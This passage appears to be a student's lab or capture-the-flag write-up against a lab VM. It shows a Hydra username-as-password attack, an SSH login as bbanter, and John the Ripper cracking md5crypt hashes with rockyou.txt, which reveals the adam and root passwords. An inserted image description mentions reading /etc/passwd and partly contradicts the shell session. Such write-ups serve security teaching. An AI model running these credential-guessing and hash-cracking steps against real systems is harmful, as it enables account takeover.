


On my VMWare I typed in the IP address of the website and I saw that it was active. I quickly found a list of emails, and I took everything after the @ out and saved it as a text file.



I then ran that text file in Hydra against itself to see if any of the users had their username as their password and saw that the user bbanter did, so I ssh'd to bbanter.



```
root@kali1:~# ssh bbanter@192.168.100.184
bbanter@192.168.100.184's password:
Linux 2.6.16.
bbanter@slax:~$ ls
bbanter@slax:~$ sudo -l
Password:
Sorry, user bbanter may not run sudo on slax.
bbanter@slax:~$
```

The image shows a Kali Linux virtual machine running on VMware ESXi. The main window displays a terminal session where the user has successfully gained root access. The terminal output shows the user logging in as 'root' on a machine named 'kali1'. The user then runs several commands, including 'ls', 'sudo -l', and 'cat /etc/passwd'. The output of 'sudo -l' shows that the user 'root' can run various system commands like '/bin/ls', '/usr/bin/cat', '/usr/bin/more', and '/usr/bin/su *root*'. The output of 'cat /etc/passwd' shows the system's user database, including entries for 'root', 'daemon', 'adm', 'lp', 'sync', 'shutdown', 'halt', 'mail', 'news', 'uucp', 'operator', 'games', 'ftp', 'nmap', 'mysql', 'rpc', 'sshd', 'gdm', 'pop', 'nobody', and several other users. The terminal window has a title bar that reads 'COMP388-Kali8'. The background of the terminal window is a light blue color with a dark blue border. The overall interface is a standard Linux desktop environment with a taskbar at the bottom and a window manager at the top.

```
root@kali: /usr/share/wordlists# john --wordlist=rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
nostradamus      (adam)
tarot             (root)
```

Logging in to root I saw that I had complete access:

